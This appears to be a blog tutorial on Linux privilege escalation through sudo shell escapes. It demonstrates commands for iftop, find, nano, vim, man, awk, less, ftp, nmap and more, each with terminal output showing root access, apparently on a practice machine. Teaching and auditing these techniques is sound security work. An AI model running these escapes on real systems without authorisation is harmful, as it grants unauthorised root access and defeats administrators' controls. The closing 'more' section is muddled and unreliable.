
Linux Privilege Escalation - Shell Escape Sequences




Even if we are restricted to running certain programs via sudo, the program can sometimes "escape" and spawn a shell. Since the initial program runs with root privileges, the spawned shell does likewise. In this blog, we will be discussing some programs that can be used to gain root shell access in the target machine.

First, we need to list down the programs which sudo allows our user to run:


```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
```



Then we will be searching for shell escape sequences of each programs in this website:


https://gtfobins.github.io/



Iftop

iftop is a program that display bandwidth usage on an interface by host.

https://gtfobins.github.io/gtfobins/iftop/




iftop requires sudo privilege to capture on some device. For the sake of this demonstration, iftop has a sudo privilege as what you've seen in the result of

sudo -l command.

We can perform the commands mentioned under the Sudo section in the page.


1. Run **sudo /usr/sbin/iftop**
2. iftop will run
3. Type **!/bin/bash** and hit enter



Find

find is a program that searches for files in a directory hierarchy.

https://gtfobins.github.io/gtfobins/find/



Simply run **sudo /usr/bin/find . -exec /bin/bash ; -quit**

and you'll get root shell.

```
user@debian:~$ sudo /usr/bin/find . -exec /bin/bash \; -quit
root@debian:/home/user#
```

Nano

nano is a small, free and friendly editor.

https://gtfobins.github.io/gtfobins/nano/

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Steps to get root shell:


1. Run **sudo /usr/bin/nano**
2. Press **Ctrl + R** then **Ctrl + X**
3. Type **reset; bash 1>&0 2>&0**

```
root@debian:/home/user# root
                        uid=0(root) gid=0(root) groups=0(root)
                                                root@debian:/home/user#
```

Vim

Vim is a text editor that is upwards compatible to Vi.

https://gtfobins.github.io/gtfobins/vim/



Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

(a)

```
sudo vim -c ':!/bin/sh'
```


(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```


Vim has three (3) ways to shell escape to root. I decided to use the first one because sh and bash are always installed by default while python and lua are not.



Man

Man is an interface to the on-line reference manuals.

https://gtfobins.github.io/gtfobins/man/



Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo man man
!/bin/sh
```

Follow the commands and you'll easily get a root shell.

```
user@debian:~$ sudo /usr/bin/man man
root@debian:/usr/share/man# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@debian:/usr/share/man#
```

Awk

Awk is a pattern scanning and text processing language.

https://gtfobins.github.io/gtfobins/awk/

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```


Follow the commands and you'll easily get a root shell.

```
user@debian:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@debian:/home/user# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Less

Less is the opposite of more (LOL!)

https://gtfobins.github.io/gtfobins/less/




Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo less /etc/profile
!/bin/sh
```

Follow the commands and you'll easily get a root shell.




```
user@debian:~$ sudo /usr/bin/less /etc/profile
root@debian:/home/user# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

FTP

FTP is an internet file transfer program.

https://gtfobins.github.io/gtfobins/ftp/



Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo ftp
!/bin/sh
```

Follow the commands and you'll easily get a root shell.

```
user@debian:~$ sudo /usr/bin/ftp
ftp> !/bin/bash
root@debian:/home/user# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

NMAP

NMAP is a network exploration tool and security / port scanner.

https://gtfobins.github.io/gtfobins/nmap/

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

We'll be trying to perform the two (2) given examples.

```
user@debian:~$ TF=$(mktemp)
user@debian:~$ echo 'os.execute("/bin/bash")' > $TF
user@debian:~$ sudo nmap --script=$TF

Starting Nmap 5.00 ( http://nmap.org ) at 2020-06-10 02:18 EDT
NSE: Warning: Loading '/tmp/tmp.qp1j1dxzKS' -- the recommended file extension is '.nse'.
root@debian:/home/user# whoami && id
root
```

```
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```


```
user@debian:~$ sudo nmap --interactive

Starting Nmap V. 5.00 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bash
root@debian:/home/user# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

More

More is a file perusal filter for crt viewing and the opposite of less (LOL!)

https://gtfobins.github.io/gtfobins/more/




Follow the commands and you'll easily get a root shell.

```
user@debian:~$ TERM= sudo -E more /etc/profile
sudo: sorry, you are not allowed to preserve the environment
user@debian:~$ TERM= sudo more /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ... ).

if [ "`id -u`" -eq 0 ]; then
  PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
else
  PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
fi
export PATH

if [ "$PS1" ]; then
  if [ "$BASH" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
```



As you can see, the -E option of sudo is preventing us to execute our shell escape sequence. Using -E option means that all the environment variables for the user deploy should be preserved.

You might also like...

JUN 15 2020 Windows Privilege Escalation - R... 2 min read

JUN 14 2020 Windows Privilege Escalation - S... 6 min read

JUN 12 2020 Linux Privilege Escalation - Pass... 2 min read

JUN 10 2020 Linux Privilege Escalation - SUID/... 3 min read

JUN 10 2020 Linux Privilege Escalation - Cron ... 3 min read